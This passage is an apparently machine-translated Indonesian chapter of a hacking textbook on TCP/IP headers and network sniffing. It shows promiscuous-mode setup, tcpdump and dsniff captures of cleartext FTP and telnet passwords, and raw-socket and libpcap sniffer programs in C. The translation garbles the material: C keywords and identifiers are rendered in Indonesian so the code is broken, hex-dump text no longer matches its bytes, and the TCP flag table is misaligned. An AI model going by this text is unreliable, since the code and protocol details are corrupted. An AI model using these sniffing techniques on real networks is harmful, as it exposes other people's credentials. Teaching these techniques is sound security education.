
[Halaman 10]  
September 1981

## protokol internet

### 3. SPESIFIKASI

### 3.1. Format Tajuk Internet

Ringkasan isi header internet berikut ini:



## Contoh Header Datagram Internet

Gambar 4.

Perhatikan bahwa setiap tanda centang mewakili satu posisi bit.


Diagram ASCII deskriptif yang mengejutkan ini menunjukkan bidang-bidang ini dan posisinya di header. Protokol standar memiliki dokumentasi yang mengagumkan. Mirip dengan header Ethernet, header IP juga memiliki bidang protokol untuk menggambarkan jenis data dalam paket dan alamat sumber dan tujuan untuk perutean. Selain itu, header membawa checksum, untuk membantu mendekripsi kesalahan transmisi, dan bidang untuk menangani fragmentasi paket.

Protokol Internet sebagian besar digunakan untuk mengirimkan paket yang dibungkus dalam lapisan yang lebih tinggi. Namun, paket Internet Control Message Protocol (ICMP)

juga ada pada lapisan ini. Paket ICMP digunakan untuk pengiriman pesan dan diagnostik. IP kurang dapat diandalkan dibandingkan kantor pos—tidak ada jaminan bahwa paket IP akan benar-benar mencapai tujuan akhirnya. Jika ada masalah, paket ICMP dikirim kembali untuk memberi tahu pengirim tentang masalah tersebut.

ICMP juga biasa digunakan untuk menguji konektivitas. Pesan ICMP Echo Request dan Echo Reply digunakan oleh utilitas yang disebut ping. Jika satu host ingin menguji apakah ia dapat merutekan lalu lintas ke host lain, ia melakukan ping ke host jarak jauh dengan mengirimkan Permintaan Echo ICMP. Setelah menerima ICMP Echo Request, remote host mengirimkan kembali ICMP Echo Reply. Pesan-pesan ini dapat digunakan untuk menentukan latensi koneksi antara dua host. Namun, penting untuk diingat bahwa ICMP dan IP keduanya tanpa koneksi; semua lapisan protokol ini benar-benar peduli adalah mendapatkan paket ke alamat tujuan.

Terkadang tautan jaringan akan memiliki batasan ukuran paket, tidak mengizinkan transfer paket besar. IP dapat menangani situasi ini dengan memecah paket, seperti yang ditunjukkan di sini.



Paket dipecah menjadi fragmen paket yang lebih kecil yang dapat melewati tautan jaringan, header IP diletakkan di setiap fragmen, dan dikirim. Setiap fragmen memiliki nilai offset fragmen yang berbeda, yang disimpan di header. Ketika tujuan menerima fragmen ini, nilai offset digunakan untuk memasang kembali paket IP asli.

Ketentuan seperti bantuan fragmentasi dalam pengiriman paket IP, tetapi ini tidak melakukan apa pun untuk mempertahankan koneksi atau memastikan pengiriman. Ini adalah tugas protokol pada lapisan transport.

### ***0x433 Lapisan Transportasi***

Lapisan transport dapat dianggap sebagai baris pertama resepsionis kantor, mengambil surat dari lapisan jaringan. Jika pelanggan ingin mengembalikan barang dagangan yang rusak, mereka mengirim pesan yang meminta nomor Return Material Authorization (RMA). Kemudian resepsionis akan mengikuti protokol pengembalian dengan meminta tanda terima dan akhirnya mengeluarkan nomor RMA sehingga pelanggan dapat mengirimkan produk masuk. Kantor pos hanya peduli dengan pengiriman pesan (dan paket) ini bolak-balik, bukan dengan apa yang ada di dalamnya. mereka.

Dua protokol utama pada lapisan ini adalah Transmission Control Protocol (TCP) dan User Datagram Protocol (UDP). TCP adalah protokol yang paling umum digunakan untuk layanan di Internet: telnet, HTTP (lalu lintas web), SMTP (lalu lintas email), dan FTP (transfer file) semuanya menggunakan TCP. Salah satu alasan popularitas TCP adalah menyediakan koneksi yang transparan, namun andal dan dua arah antara dua alamat IP. Soket aliran menggunakan koneksi TCP/IP. Sambungan dua arah dengan TCP mirip dengan menggunakan telepon—setelah menghubungi nomor, sambungan dibuat melalui mana kedua belah pihak dapat berkomunikasi. Keandalan berarti bahwa TCP akan memastikan bahwa semua data akan mencapai tujuannya dalam urutan yang benar. Jika paket koneksi menjadi campur aduk dan tiba tidak sesuai pesanan, TCP akan memastikan mereka diurutkan kembali sebelum menyerahkan data ke lapisan berikutnya. Jika beberapa paket di tengah koneksi hilang, tujuan akan mempertahankan paket yang dimilikinya sementara sumber mentransmisi ulang paket yang hilang.

Semua fungsi ini dimungkinkan oleh satu set flag, yang disebut *Bendera TCP*, dan dengan melacak nilai yang disebut *nomor urut*. Bendera TCP adalah sebagai berikut:

bendera TCP	Arti	Tujuan
URG	Mendesak	Mengidentifikasi data penting
ACK	Pengakuan	Mengakui sebuah paket; itu dihidupkan untuk sebagian besar koneksi
PSH	Dorongan	Memberi tahu penerima untuk memasukkan data alih-alih buffering
RST	Mengatur ulang	Menyetel ulang koneksi
SYN	Sinkronisasi	Menyinkronkan nomor urut di awal koneksi Menutup koneksi dengan
SIRIP	Menyelesaikan	anggun saat kedua belah pihak mengucapkan selamat tinggal

Bendera ini disimpan di header TCP bersama dengan port sumber dan tujuan. Header TCP ditentukan dalam RFC 793.

## Dari RFC 793

---

[Halaman 14]

September 1981


Protokol Kontrol Transmisi

### 3. SPESIFIKASI FUNGSIONAL

#### 3.1. Format Tajuk

Segmen TCP dikirim sebagai datagram internet. Header Internet Protocol membawa beberapa bidang informasi, termasuk alamat host sumber dan tujuan [2]. Header TCP mengikuti header internet, menyediakan informasi khusus untuk protokol TCP. Pembagian ini memungkinkan adanya protokol tingkat host selain TCP.


Format Tajuk TCP



Perhatikan bahwa satu tanda centang mewakili satu posisi bit.

Gambar 3.

Nomor urut dan nomor pengakuan digunakan untuk mempertahankan status. Bendera SYN dan ACK digunakan bersama untuk membuka koneksi dalam proses jabat tangan tiga langkah. Ketika klien ingin membuka koneksi dengan server, sebuah paket dengan flag SYN aktif, tetapi flag ACK tidak aktif, dikirim ke server. Server kemudian merespons dengan paket yang mengaktifkan flag SYN dan ACK. Untuk menyelesaikan koneksi, klien mengirim kembali sebuah paket dengan flag SYN off tetapi flag ACK aktif. Setelah itu, setiap paket dalam koneksi akan mengaktifkan flag ACK dan flag SYN dimatikan. Hanya dua paket pertama dari koneksi yang memiliki flag SYN, karena paket-paket tersebut digunakan untuk menyinkronkan nomor urut.



Nomor urut memungkinkan TCP untuk mengembalikan paket yang tidak berurutan, untuk menentukan apakah paket hilang, dan untuk mencegah pencampuran paket dari koneksi lain.

Ketika koneksi dimulai, masing-masing pihak menghasilkan nomor urut awal. Nomor ini dikomunikasikan ke sisi lain dalam dua paket SYN pertama dari jabat tangan koneksi. Kemudian, dengan setiap paket yang dikirim, nomor urut bertambah dengan jumlah byte yang ditemukan di bagian data paket. Nomor urut ini termasuk dalam header paket TCP. Selain itu, setiap header TCP memiliki nomor pengakuan, yang merupakan nomor urut pihak lain ditambah satu.

TCP sangat bagus untuk aplikasi yang membutuhkan keandalan dan komunikasi dua arah. Namun, biaya fungsi ini dibayar dalam overhead komunikasi.

UDP memiliki lebih sedikit overhead dan fungsionalitas bawaan daripada TCP. Kurangnya fungsionalitas ini membuatnya berperilaku seperti protokol IP: Tanpa koneksi dan tidak dapat diandalkan. Tanpa fungsionalitas bawaan untuk membuat koneksi dan menjaga keandalan, UDP adalah alternatif yang mengharapkan aplikasi untuk menangani masalah ini. Terkadang koneksi tidak diperlukan, dan UDP yang ringan adalah protokol yang jauh lebih baik untuk situasi ini. Header UDP, yang didefinisikan dalam RFC 768, relatif kecil. Ini hanya berisi empat nilai 16-bit dalam urutan ini: port sumber, port tujuan, panjang, dan checksum.

## Pengendus Jaringan 0x440

Pada lapisan data-link terletak perbedaan antara jaringan yang diaktifkan dan tidak dialihkan. Pada jaringan *tidak dialihkan*, paket Ethernet melewati setiap perangkat di jaringan, mengharapkan setiap perangkat sistem hanya melihat paket yang dikirim ke alamat tujuannya. Namun, cukup sepele untuk menyetel perangkat *ke modus promiscuous*, yang menyebabkannya melihat semua paket, terlepas dari alamat tujuan. Sebagian besar program penangkap paket, seperti tcpdump, menjatuhkan perangkat yang mereka Dengarkan ke mode promiscuous secara default. Mode promiscuous dapat diatur menggunakan ifconfig, seperti yang terlihat pada keluaran berikut.

---

```
reader@hacking :~/booksrc $ ifconfig eth0
eth0      Tautan encap:Ethernet HWaddr 00:0C:29:34:61:65 UP
          BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 Paket
          RX:17115 error:0 drop:0 overruns:0 frame:0 Paket TX:1927
          error:0 drop :0 overruns:0 pembawa:0 tabrakan:0
          txqueuelen:1000
          RX byte:4602913 (4.3 MiB) TX byte:434449 (424.2 KiB)
          Interrupt:16 Alamat dasar:0x2024

reader@hacking :~/booksrc $ sudo ifconfig eth0 promisc
reader@hacking :~/booksrc $ ifconfig eth0
eth0      Tautan encap:Ethernet HWaddr 00:0C:29:34:61:65 UP
          BROADCAST RUNNING PROMISC MULTICAST MTU:1500 Metric:1 Paket
          RX: 17181 kesalahan:0 turun:0 overruns:0 frame:0 Paket
          TX:1927 kesalahan:0 turun:0 overruns:0 pembawa:0
          tabrakan:0 txqueuelen:1000
          RX byte:4668475 (4,4 MiB) TX byte:434449 (424,2 KiB)
```

reader@hacking :~/booksrc \$

Tindakan menangkap paket yang tidak dimaksudkan untuk dilihat publik disebut *mengendus*. Mengendus paket dalam mode promiscuous pada jaringan yang tidak diaktifkan dapat memunculkan semua jenis informasi yang berguna, seperti yang ditunjukkan oleh output berikut.

reader@hacking :~/booksrc \$ sudo tcpdump -l -X 'ip host 192.168.0.118'  
tcpdump: mendengarkan di eth0  
21:27:44.684964 192.168.0.118.ftp > 192.168.0.193.32778: P 1:42(41) ack 1 menang  
17316 <nop,nop,timestamp 466808 920202> (DF)  
0x0000 4500 005d e065 4000 8006 97ad c0a8 0076 E..] .e@.....v  
0x0010 c0a8 00c1 0015 800a 292e 8a73 5ed4 9ce8 ..... )..s^...  
0x0020 8018 43a4 a12f 0000 0101 080a 0007 1f78 ..C./.....x  
0x0030 000e 0a8a 3232 3020 5459 5053 6f66 7420 .... 220.TYPSsoft.  
0x0040 4654 5020 5365 7276 6572 2030 2365 7276 FTP.Server.0.99.  
0x0050 13  
21:27:44.685132 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 42 win 5840  
<nop,nop,timestamp 920662 466808> (DF) [tos 0x10]  
0x0000 4510 0034 966f 4000 4006 21bd c0a8 00c1 E..4.o@. @.!....  
0x0010 c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c ... v....^...)...  
0x0020 8010 16d0 81db 0000 0101 080a 000e 0c56 ..... .V  
0x0030 0007 1f78 ..... x  
21:27:52.406177 192.168.0.193.32778 > 192.168.0.118.ftp: P 1:13(12) ack 42 win 5840  
<nop,nop,timestamp 921434 466808> (DF) [tos 0x10]  
0x0000 4510 0040 9670 4000 4006 21b0 c0a8 00c1 E..@.p @. @. !....  
0x0010 c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c ... v....^...)...  
0x0020 8018 16d0 edd9 0000 0101 080a 000e 0f5a ..... Z  
0x0030 0007 1f78 5553 4552 206c 6565 6368 0d0a ... xUSER.intah..  
21:27:52.415487 192.168.0.118.ftp > 192.168.0.193.32778: P 42:76(34) ack 13 menang  
17304 <nop,nop,timestamp 466885 921434> (DF)  
0x0000 4500 0056 e0ac 4000 8006 976d c0a8 0076 E..V..@..m...v  
0x0010 c0a8 00c1 0015 800a 292e 8a9c 5ed4 9cf4 ..... ).... ^...  
0x0020 8018 4398 4e2c 0000 0101 080a 0007 1fc5 ..CN,.....  
0x0030 000e 0f5a 3333 3120 5061 7373 776f 7264 ... Z331.Kata Sandi  
0x0040 2072 6571 656f 7265 2072 6571 . diperlukan.untuk.le  
0x0050 ec  
21:27:52.415832 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 76 menang 5840  
<nop,nop,timestamp 921435 466885> (DF) [tos 0x10]  
0x0000 4510 0034 9671 4000 4006 21bb c0a8 00c1 E..4.q@. @.!....  
0x0010 c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe ... v....^...)...  
0x0020 8010 16d0 7e5b 0000 0101 080a 000e 0f5b ..... ~[.....[  
0x0030 0007 1fc5 .....  
21:27:56.155458 192.168.0.193.32778 > 192.168.0.118.ftp: P 13:27(14) ack 76 win  
5840 <nop,nop,timestamp 921809 466885> (DF) [tos 0x10]  
0x0000 4510 0042 9672 4000 4006 21ac c0a8 00c1 E..Br@. @.!....  
0x0010 c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe ... v....^...)...  
0x0020 8018 16d0 90b5 0000 0101 080a 000e 10d1 .....  
0x0030 0007 1fc5 5041 5353 206c 3840 6e69 7465 .... LULUS.I8@nite  
0x0040 0d0a ..  
21:27:56.179427 192.168.0.118.ftp > 192.168.0.193.32778: P 76:103(27) ack 27 menang  
17290 <nop,nop,timestamp 466923 921809> (DF)  
0x0000 4500 004f e0cc 4000 8006 9754 c0a8 0076 E..O..@..T..v  
0x0010 c0a8 00c1 0015 800a 292e 8ahe 5ed4 9d02 ..... ).... ^...  
.....

---

0x0020	8018 438a 4c8c 0000 0101 080a 0007 1feb	.. kl.....
0x0030	000e 10d1 3233 3020 5573 6572 206c 6565	.... 230.User.lee
0x0040	6368 206c 6f67 6765 6420 696e 2e0d 0a	ch.logged.in...

---

Data yang dikirimkan melalui jaringan oleh layanan seperti telnet, FTP, dan POP3 tidak terenkripsi. Dalam contoh sebelumnya, penggunaan lantah masuk ke server FTP menggunakan kata sandi 8@nite. Karena proses otentikasi selama login juga tidak terenkripsi, nama pengguna dan kata sandi hanya terkandung dalam bagian data dari paket yang dikirimkan.

tcpdump adalah sniffer paket tujuan umum yang luar biasa, tetapi ada alat sniffing khusus yang dirancang khusus untuk mencari nama pengguna dan kata sandi. Salah satu contoh penting adalah program Dug Song, mengendus, yang cukup pintar untuk mengurai data yang terlihat penting.

---

```
reader@hacking :~/booksrc $ sudo dsniff -n
dsniff: mendengarkan di eth0
-----
12/10/02 21:43:21 tcp 192.168.0.193.32782 -> 192.168.0.118.21 (ftp) Lintah
PENGGUNA
LULUS l8@nite

-----
12/10/02 21:47:49 tcp 192.168.0.193.32785 -> 192.168.0.120.23 (telnet) USER
root
LULUS 5eCr3t
```

---

### **0x441 Sniffer Soket Mentah**

Sejauh ini dalam contoh kode kami, kami telah menggunakan soket aliran. Saat mengirim dan menerima menggunakan soket aliran, data terbungkus rapi dalam koneksi TCP/IP. Mengakses model OSI dari lapisan sesi (5), sistem operasi menangani semua detail transmisi, koreksi, dan perutean tingkat yang lebih rendah. Dimungkinkan untuk mengakses jaringan di lapisan bawah menggunakan soket mentah. Pada lapisan bawah ini, semua detail diekspos dan harus ditangani secara eksplisit oleh programmer. Soket mentah ditentukan dengan menggunakan SOCK\_RAW sebagai tipenya. Dalam hal ini, protokol penting karena ada banyak pilihan. Protokolnya bisa IPPROTO\_TCP, IPPROTO\_UDP, atau IPPROTO\_ICMP. Itu contoh berikut adalah program sniffing TCP menggunakan soket mentah.

#### **raw\_tcpsniff.c**

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>
# sertakan <string.h>
# sertakan <sys/socket.h>
# sertakan <netinet/in.h>
# sertakan <arpa/inet.h>

# sertakan "hacking.h"

int utama(kosong) {
    int i, recv_length, sockfd;
```

```

penyangga u_char[9000];

if ((sockfd = socket(PF_INET, SOCK_RAW, IPPROTO_TCP)) == -1)
    fatal("dalam soket");

untuk(i=0; i < 3; i++) {
    recv_length = recv(sockfd, buffer, 8000, 0);
    printf("Mendapat paket %d byte\n", recv_length);
    dump(buffer, recv_length);
}

```

---

Program ini membuka soket TCP mentah dan mendengarkan tiga paket, mencetak data mentah masing-masing dengan membuang() fungsi. Perhatikan bahwa buffer dideklarasikan sebagai au\_char variabel. Ini hanyalah definisi tipe kenyamanan dari sys/socket.h yang diperluas menjadi “unsigned char.” Ini untuk kenyamanan, karena variabel yang tidak ditandatangani banyak digunakan dalam pemrograman dan pengetikan jaringan

tidak ditandatangani setiap kali adalah rasa sakit.

Saat dikompilasi, program perlu dijalankan sebagai root, karena penggunaan soket mentah memerlukan akses root. Output berikut menunjukkan program mengendus jaringan saat kami mengirim contoh teks ke simple\_server.

```

reader@hacking :~/booksrc $ gcc -o raw_tcpsniff raw_tcpsniff.c
reader@hacking :~/booksrc $ ./raw_tcpsniff
[!] Kesalahan Fatal di soket: Operasi tidak diizinkan
reader@hacking :~/booksrc $ sudo ./raw_tcpsniff
Mendapat paket 68 byte
45 10 00 44 1e 36 40 00 40 06 46 23 c0 a8 2a 01 | E..D.6@. @.F#..*. c0 a8 2a
f9 8b 12 1e d2 ac 14 cf 92 e5 10 6c c9 | ..*.....l. 80 18 05 b4 32 47 00 00
01 01 08 0a 26 ab 9a f1 | ....2G.....&... 02 3b 65 b7 74 68 69 73 20
61 20 74 65 | ;.e.ini adalah te 73 74 0d 0a
                                         | st..

Punya paket 70 byte
45 10 00 46 1e 37 40 00 40 06 46 20 c0 a8 2a 01 | E..F.7@. @.F ..*. c0 a8 2a
f9 8b 12 1e d2 ac 14 cf a2 e5 10 6c c9 | ..*.....l. 80 18 05 b4 27 95 00 00
01 01 08 0a 26 ab a0 75 | ....'.....&... u 02 3c 1b 28 41 41 41 41 41 41 41
41 41 41 41 | <.(AAAAAAAAAAAAA 41 41 41 41 0d 0a
                                         | AAA..

Mendapat paket 71 byte
45 10 00 47 1e 38 40 00 40 06 46 1e c0 a8 2a 01 | E..G.8@. @.F...*. c0 a8 2a
f9 8b 12 1e d2 ac 14 cf b4 e5 10 6c c9 | ..*.....l. 80 18 05 b4 68 45 00 00
01 01 08 0a 26 ab b6 e7 | ....hE.....&... 02 3c 20 iklan 66 6a 73 64 61 6c 6b 66
6a 61 73 6b | < .fjsdalkfjask 66 6a 61 73 64 0d 0a
                                         | fjasd..

reader@hacking :~/booksrc $

```

---

Meskipun program ini akan menangkap paket, program ini tidak dapat diandalkan dan akan melewatkannya beberapa paket, terutama jika lalu lintasnya banyak. Selain itu, hanya menangkap paket TCP—untuk menangkap paket UDP atau ICMP, soket mentah tambahan perlu dibuka untuk masing-masing paket. Masalah besar lainnya dengan soket mentah adalah soket tersebut terkenal tidak konsisten antar sistem. Kode soket mentah untuk Linux kemungkinan besar tidak akan berfungsi di BSD atau Solaris. Ini membuat pemrograman multiplatform dengan soket mentah hampir tidak mungkin.

## **0x442 libpcap Sniffer**

Pustaka pemrograman standar yang disebut libpcap dapat digunakan untuk menghaluskan inkonsistensi soket mentah. Fungsi di perpustakaan ini masih menggunakan soket mentah untuk melakukan keajaibannya, tetapi perpustakaan tahu cara bekerja dengan benar dengan soket mentah pada banyak arsitektur. Baik tcpdump dan dsniff menggunakan libpcap, yang memungkinkan mereka untuk mengkompilasi dengan relatif mudah pada platform apa pun. Mari kita tulis ulang program raw packet sniffer menggunakan fungsi libpcap alih-alih fungsi kita sendiri. Fungsi-fungsi ini cukup intuitif, jadi kami akan membahasnya menggunakan daftar kode berikut.

### **pcap\_sniff.c**

---

```
# sertakan <pcap.h>
# sertakan "hacking.h"

void pcap_fatal(const char *failed_in, const char *errbuf) {
    printf("Kesalahan Fatal dalam %s: %s\n", gagal_in, errbuf);
    keluar(1);
}
```

---

Pertama, pcap.h disertakan menyediakan berbagai struktur dan definisi yang digunakan oleh fungsi pcap. Juga, saya telah menulis pcap\_fatal() berfungsi untuk menampilkan kesalahan fatal. Fungsi pcap menggunakan buffer kesalahan untuk mengembalikan pesan kesalahan dan status, jadi fungsi ini dirancang untuk menampilkan buffer ini kepada pengguna.

---

```
int utama() {
    struct pcap_pkthdr header;
    const u_char *paket;
    char errbuf[PCAP_ERRBUF_SIZE];
    karakter * perangkat;
    pcap_t *pcap_handle;
    di aku;
```

---

Itu kesalahan variabel adalah buffer kesalahan yang disebutkan di atas, ukurannya berasal dari definisi di pcap.h diatur ke 256. Variabel header adalah pcap\_pkthdr struktur yang berisi informasi penangkapan tambahan tentang paket, seperti kapan ditangkap dan panjangnya. Itu pcap\_handle pointer bekerja mirip dengan deskriptor file, tetapi digunakan untuk mereferensikan objek penangkap paket.

---

```
perangkat = pcap_lookupdev(errbuf); jika
(perangkat == NULL)
    pcap_fatal("pcap_lookupdev", errbuf);

printf("Mengendus perangkat %s\n", perangkat);
```

---

Itu pcap\_lookupdev() fungsi mencari perangkat yang cocok untuk diendus. Perangkat ini dikembalikan sebagai penunjuk string yang merujuk pada memori fungsi statis. Untuk sistem kami ini akan selalu /dev/eth0, meskipun akan berbeda pada sistem BSD. Jika fungsi tidak dapat menemukan antarmuka yang sesuai, itu akan kembali BATAL.

---

```
pcap_handle = pcap_open_live(perangkat, 4096, 1, 0, errbuf); jika  
(pcap_handle == NULL)  
    pcap_fatal("pcap_open_live", errbuf);
```

---

Mirip dengan fungsi soket dan fungsi buka file, pcap\_open\_live()  
function membuka perangkat penangkap paket, mengembalikan pegangan ke sana. Argumen untuk fungsi ini adalah perangkat untuk mengendus, ukuran paket maksimum, flag promiscuous, nilai batas waktu, dan penunjuk ke buffer kesalahan. Karena kami ingin menangkap dalam mode promiscuous, bendera promiscuous diatur ke1.

---

```
untuk(i=0; i < 3; i++) {  
    paket = pcap_next(pcap_handle, &header);  
    printf("Mendapat paket %d byte\n", header.len);  
    dump(paket, header.len);  
}  
pcap_close(pcap_handle);  
}
```

---

Akhirnya, loop pengambilan paket menggunakan pcap\_berikutnya() untuk mengambil paket berikutnya. Fungsi ini dilewatkan pada pcap\_handle dan penunjuk ke apcap\_pkthdrstruktur sehingga dapat mengisinya dengan detail tangkapan. Fungsi mengembalikan pointer ke paket dan kemudian mencetak paket, mendapatkan panjang dari header capture. Kemudian pcap\_close() menutup antarmuka pengambilan.

Ketika program ini dikompilasi, perpustakaan pcap harus ditautkan. Ini dapat dilakukan dengan menggunakan -akuflag dengan GCC, seperti yang ditunjukkan pada output di bawah ini. Pustaka pcap telah diinstal pada sistem ini, sehingga pustaka dan file yang disertakan sudah berada di lokasi standar yang diketahui oleh kompiler.

---

```
reader@hacking :~/booksrc $ gcc -o pcap_sniff pcap_sniff.c /tmp/  
ccYgieqx.o: Dalam fungsi `main':  
pcap_sniff.c:(.text+0x1c8): referensi tak terdefinisi ke `pcap_lookupdev'  
pcap_sniff.c:(.text+0x233): referensi tak terdefinisi ke `pcap_open_live'  
pcap_sniff.c:(.text+0x282): referensi tak terdefinisi ke `pcap_next'  
pcap_sniff.c:(.text+0x2c2): referensi tidak terdefinisi ke `pcap_close' collect2:  
ld mengembalikan 1 status keluar  
reader@hacking :~/booksrc $ gcc -o pcap_sniff pcap_sniff.c -l pcap  
reader@hacking :~/booksrc $ ./pcap_sniff  
Kesalahan Fatal di pcap_lookupdev: tidak ada perangkat yang cocok  
ditemukan reader@hacking :~/booksrc $ sudo ./pcap_sniff  
Mengendus pada perangkat  
eth0 Mendapat paket 82 byte  
00 01 6c eb 1d 50 00 01 29 15 65 b6 08 00 45 10 | ..P..).e...E. 00 44 1e 39  
40 00 40 06 46 20 c0 a8 2a 01 c0 a8 | .D.9@. @.F..*... 2a f9 8b 12 1e d2 ac  
14 cf c7 e5 10 6c c9 80 18 | *.....l... 05 b4 54 1a 00 00 01 01 08 0a 26 b6  
a7 76 02 3c | ..T.....&..v.< 37 1e 74 68 69 73 20 69 73 20 61 20 74 65 73 74 |  
7.ini adalah ujian 0d 0a  
| ..  
Punya paket 66 byte  
00 01 29 15 65 b6 00 01 6c eb 1d 50 08 00 45 00 | ..).e....P..E. 00 34 3d 2c  
40 00 40 06 27 4d c0 a8 2a f9 c0 a8 | .4=@. @.M..*... 2a 01 1e d2 8b 12 e5  
10 6c c9 ac 14 cf d7 80 10 | *.....l.....
```

```

05 a8 2b 3f 00 00 01 01 08 0a 02 47 27 6c 26 b6 | ..+?.....G!&. a7 76
| .v
Punya paket 84 byte
00 01 6c eb 1d 50 00 01 29 15 65 b6 08 00 45 10 | ...P..).e...E. 00 46 1e 3a
40 00 40 06 46 1d c0 a8 2a 01 c0 a8 | .F:@ .@.F... *... 2a f9 8b 12 1e d2 ac
14 cf d7 e5 10 6c c9 80 18 | *.....l... 05 b4 11 b3 00 00 01 01 08 0a 26 b6
a9 c8 02 47 | .....&....G 27 6c 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |
'IAAAAAAAAAAAAA 41 41 0d 0a
| A A..
reader@hacking :~/booksrc $
```

---

Perhatikan bahwa ada banyak byte yang mendahului teks sampel dalam paket dan banyak dari byte ini serupa. Karena ini adalah tangkapan paket mentah, sebagian besar byte ini adalah lapisan informasi header untuk Ethernet, IP, dan TCP.

### ***0x443 Mendekode Lapisan***

Dalam tangkapan paket kami, lapisan terluar adalah Ethernet, yang juga merupakan lapisan terendah yang terlihat. Lapisan ini digunakan untuk mengirim data antara titik akhir Ethernet dengan alamat MAC. Header untuk lapisan ini berisi alamat MAC sumber, alamat MAC tujuan, dan nilai 16-bit yang menjelaskan jenis paket Ethernet. Di Linux, struktur untuk header ini didefinisikan di `/usr/include/linux/if_ether.h` dan struktur untuk header IP dan header TCP terletak di `/usr/include/netinet/ip.h` dan `/usr/include/netinet/tcp.h`, masing-masing. Kode sumber untuk `tcpdump` juga memiliki struktur untuk header ini, atau kita bisa membuat struktur header sendiri berdasarkan RFC. Pemahaman yang lebih baik dapat diperoleh dari menulis struktur kita sendiri,

Pertama, mari kita lihat definisi header Ethernet yang ada.

#### **Dari `/usr/include/if_ether.h`**

---

```

#define ETH_ALEN    6    /* Oktet dalam satu alamat ethernet      */
#define ETH_HLEN    14    /* Jumlah oktet di header */

/*
 * Ini adalah header bingkai Ethernet.
 */

struct ethhdr {
    unsigned char h_dest[ETH_ALEN]; /* Destination eth addr */
    unsigned char h_source[ETH_ALEN]; /* Source ether addr */
    __be16 h_proto; /* Kolom ID jenis paket */
} __attribute__((dikemas));
```

---

Struktur ini berisi tiga elemen header Ethernet. Deklarasi variabel `_be16` ternyata menjadi definisi tipe untuk bilangan bulat pendek 16-bit yang tidak ditandatangani. Ini dapat ditentukan dengan secara rekursif mengambil definisi tipe dalam file yang disertakan.

---

```
reader@hacking:~/booksrc $  
$ grep -R "typedef.*__be16" /usr/include /usr/include/linux/  
types.h:typedef __u16 __bitwise __be16;  
  
$ grep -R "typedef.*__u16" /usr/include | grep short /usr/include/  
linux/i2o-dev.h:typedef unsigned short __u16; /usr/include/linux/  
cramfs_fs.h:typedef unsigned short __u16; /usr/include/asm/  
types.h:typedef unsigned short __u16; $
```

---

